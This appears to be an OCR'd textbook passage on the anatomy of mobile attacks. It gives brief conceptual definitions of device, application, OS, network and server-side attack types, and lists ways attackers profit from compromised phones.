
Source: *https://www.nowsecure.com*

Because of the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have emerged as a prime target for attacks. Attackers scan these devices for vulnerabilities. Such attacks can involve the device and the network layer, the data center, or a combination of them.

Attackers exploit vulnerabilities associated with the following to launch malicious attacks:



Point 01 – THE DEVICE

Figure 17.2: Anatomy of a mobile attack

- **The Device**

  Vulnerabilities in mobile devices pose significant risks to sensitive personal and corporate data. Attackers targeting the device itself can use various entry points.

  Device-based attacks are of the following types:

  - **Browser-based Attacks**

    Browser-based methods of attack are as follows:

    - **Phishing**: Phishing emails or pop-ups redirect users to fake web pages that mimic trustworthy sites, asking them to submit their personal information such as username, password, credit card details, address, and mobile number. Mobile users are more likely to be victims of phishing sites because the devices are small in size and they display only short URLs, limited warning messages, scaled-down lock icons, and so on.

    - **Framing**: Framing involves a web page integrated into another web page using the iFrame elements of HTML. An attacker exploits iFrame functionality used in the target website, embeds his/her malicious web page, and uses clickjacking to steal users' sensitive information.

    - **Clickjacking**: Clickjacking, also known as a user interface redress attack, is a malicious technique used to trick web users into clicking something different from what they think they are clicking. Consequently, attackers obtain sensitive information or take control of the device.

    - **Man-in-the-Mobile**: An attacker implants malicious code into the victim's mobile device to bypass password verification systems that send one-time passwords (OTPs) via SMS or voice calls. Thereafter, the malware relays the gathered information to the attacker.

    - **Buffer Overflow**: Buffer overflow is an abnormality whereby a program, while writing data to a buffer, surfeits the intended limit and overwrites the adjacent memory. This results in erratic program behavior, including memory access errors, incorrect results, and mobile device crashes.

    - **Data Caching**: Data caches in mobile devices store information that is often required by these devices to interact with web applications, thereby preserving scarce resources and resulting in better responses time for client applications. Attackers attempt to exploit these data caches to access the sensitive information stored in them.

  - **Phone/SMS-based Attacks**

    Phone/SMS-based methods of attack are as follows:

    - **Baseband Attacks**: Attackers exploit vulnerabilities in a phone's GSM/3GPP baseband processor, which sends and receives radio signals to cell towers.

- **SMiShing**: SMS phishing (also known as SMiShing) is a type of phishing fraud in which an attacker uses SMS to send text messages containing deceptive links of malicious websites or telephone numbers to a victim. The attacker tricks the victim into clicking the link or calling the phone number and revealing his or her personal information such as social security number (SSN), credit card number, and online banking username and password.

- **Application-based Attacks**

  Application-based methods of attack are as follows:

  - **Sensitive Data Storage**: Some apps installed and used by mobile users employ weak security in their database architecture, which makes them targets for attackers who seek to hack and steal the sensitive user information stored in them.
  - **No Encryption/Weak Encryption**: Apps that transmit unencrypted or weakly encrypted data are susceptible to attacks such as session hijacking.
  - **Improper SSL Validation**: Security loopholes in an application's SSL validation process may allow attackers to circumvent the data security.
  - **Configuration Manipulation**: Apps may use external configuration files and libraries that can be exploited in a configuration manipulation attack. This includes gaining unauthorized access to administration interfaces and configuration stores as well as retrieval of clear text configuration data.
  - **Dynamic Runtime Injection**: Attackers manipulate and abuse the run time of an application to circumvent security locks and logic checks, access privileged parts of an app, and even steal data stored in memory.
  - **Unintended Permissions**: Misconfigured apps can sometimes open doors to attackers by providing unintended permissions.
  - **Escalated Privileges**: Attackers engage in privilege escalation attacks, which take advantage of design flaws, programming errors, bugs, or configuration oversights to gain access to resources that are usually protected from an application or user.

  Other application-based methods of attack include UI overlay/pin stealing, third-party code, intent hijacking, zip directory traversal, clipboard data, URL schemes, GPS spoofing, weak/no local authentication, integrity/tampering/repackaging, side-channel attack, app signing key unprotected, app transport security, XML specialization, and so on.

- **The System**

  OS-based methods of attack are as follows:

  - **No Passcode/Weak Passcode**: Many users choose not to set a passcode or use a weak PIN, passcode, or pattern lock, which an attacker can easily guess or crack to compromise sensitive data stored in the mobile device.
  - **iOS Jailbreaking**: Jailbreaking iOS is the process of removing the security mechanisms set by Apple to prevent malicious code from running on the device. It provides root access to the OS and removes sandbox restrictions. Thus, jailbreaking involves many security risks as well as other risks to iOS devices, including poor performance, malware infection, and so on.
  - **Android Rooting**: Rooting allows Android users to attain privileged control (known as "root access") within Android's subsystem. Like jailbreaking, rooting can result in the exposure of sensitive data stored in the mobile device.
  - **OS Data Caching**: An OS cache stores used data/information in memory on a temporary basis in the hard disk. An attacker can dump this memory by rebooting the victim's device with a malicious OS and extract sensitive data from the dumped memory.
  - **Passwords and Data Accessible**: iOS devices store encrypted passwords and data using cryptographic algorithms that have certain known vulnerabilities. Attackers exploit these vulnerabilities to decrypt the device's Keychain, exposing user passwords, encryption keys, and other private data.
  - **Carrier-loaded Software**: Pre-installed software or apps on devices may contain vulnerabilities that an attacker can exploit to perform malicious activities such as deleting, modifying, or stealing data on the device, eavesdropping on calls, and so on.
  - **User-initiated Code**: User-initiated code is an activity that tricks the victim into installing malicious applications or clicking links that allow an attacker to install malicious code to exploit the user's browser, cookies, and security permissions.

  Other OS-based methods of attack include no/weak encryption, confused deputy attack, TEE/secure enclave processor, side-channel leakage, multimedia/file format parsers, kernel driver vulnerabilities, resource DoS, GPS spoofing, device lockout, and so on.

- **The Network**

  Network-based methods of attack are as follows:

  - **Wi-Fi (weak encryption/no encryption)**: Some applications fail to encrypt data or use weak algorithms to encrypt data for transmission across wireless networks. An attacker may intercept the data by eavesdropping on the wireless connection. Although many applications use SSL/TLS, which offers protection for data in transit, attacks against these algorithms can expose users' sensitive information.

- **Rogue Access Points**: Attackers install an illicit wireless access point by physical means, which allows them to access a protected network by hijacking the connections of legitimate network users.
- **Packet Sniffing**: An attacker uses sniffing tools such as Wireshark and Capsa Network Analyzer to capture and analyze all the data packets in network traffic, which generally include sensitive data such as login credentials sent in clear text.
- **Man-in-the-Middle (MITM)**: Attackers eavesdrop on existing network connections between two systems, intrude into these connections, and then read or modify the data or insert fraudulent data into the intercepted communication.
- **Session Hijacking**: Attackers steal valid session IDs and use them to gain unauthorized access to user and network information.
- **DNS Poisoning**: Attackers exploit network DNS servers, resulting in the substitution of false IP addresses at the DNS level. Thus, website users are directed to another website of the attacker's choice.
- **SSLStrip**: SSLStrip is a type of MITM attack in which attackers exploit vulnerabilities in the SSL/TLS implementation on websites. It relies on the user validating the presence of the HTTPS connection. The attack invisibly downgrades connections to HTTP without encryption, which is difficult for users to detect in mobile browsers.
- **Fake SSL Certificates**: Fake SSL certificates represent another type of MITM attack in which an attacker issues a fake SSL certificate to intercept traffic on a supposedly secure HTTPS connection.

  Other network-based methods of attack include BGP hijacking, HTTP proxies, etc.

- **The Data Center/CLOUD**

  Data centers have two primary points of entry: a web server and a database.

  - **Web-server-based attacks**

    Web-server-based vulnerabilities and attacks are of the following types:

    - **Platform Vulnerabilities**: Attackers exploit vulnerabilities in the OS, server software such as IIS, or application modules running on the web server. Sometimes, attackers can expose vulnerabilities associated with the protocol or access controls by monitoring the communication established between a mobile device and a web server.
    - **Server Misconfiguration**: A misconfigured web server may allow an attacker to gain unauthorized access to its resources.
    - **Cross-site Scripting (XSS)**: XSS attacks exploit vulnerabilities in dynamically generated web pages, which enable malicious attackers to inject client-side script into web pages viewed by other users. Such attacks occur when invalidated input data are included in dynamic content sent to the user's web browser for rendering. Attackers inject malicious JavaScript, VBScript, ActiveX,

HTML, or Flash for execution on a victim's system by hiding it within legitimate requests.

- **Cross-Site Request Forgery (CSRF)**: CSRF attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send unintended malicious requests. The victim holds an active session with a trusted site and simultaneously visits a malicious site that injects an HTTP request for the trusted site into his/her session, compromising its integrity.

- **Weak Input Validation**: Web services excessively trust the input from mobile applications, depending on the application to perform input validation. However, attackers can forge their own communication to the web server or circumvent the app's logic checks, allowing them to take advantage of missing validation logic on the server to perform unauthorized actions.

  Attackers exploit input validation flaws so that they can perform cross-site scripting, buffer overflow, injection attacks, and so on, which lead to data theft and system malfunction.

- **Brute-Force Attacks**: Attackers adopt the trial-and-error approach to guess the valid input to a particular field. Applications that allow any number of input attempts are generally prone to brute-force attacks.

  Other web-server-based vulnerabilities and attacks include cross-origin resource sharing, side-channel attack, hypervisor attack, VPN, and so on.

- **Database Attacks**


  Database-based vulnerabilities and attacks are of the following types:

  - **SQL injection**: SQL injection is a technique used to take advantage of nonvalidated input vulnerabilities to pass SQL commands through a web application for execution by a backend database. It is a basic attack used to gain unauthorized access to a database or to retrieve information directly from the database.

  - **Privilege Escalation**: This occurs when an attack leverages some exploit to gain high-level access, resulting in the theft of sensitive data stored in the database.

  - **Data Dumping**: An attacker causes the database to dump some or all of its data, thereby uncovering sensitive records.

  - **OS Command Execution**: An attacker injects OS-level commands into a query, causing certain database systems to execute these commands on the server. Thus, the attacker can gain unrestricted/root-level system access.



How a Hacker can Profit from Mobile Devices that are Successfully Compromised

Surveillance
- Audio
- Camera
- Call logs
- Location
- SMS messages

Financial
- Sending premium rate SMS messages

How a Hacker can Profit from Mobile Devices that are Successfully Compromised

Source: *https://www.sophos.com*, *https://securelist.com*

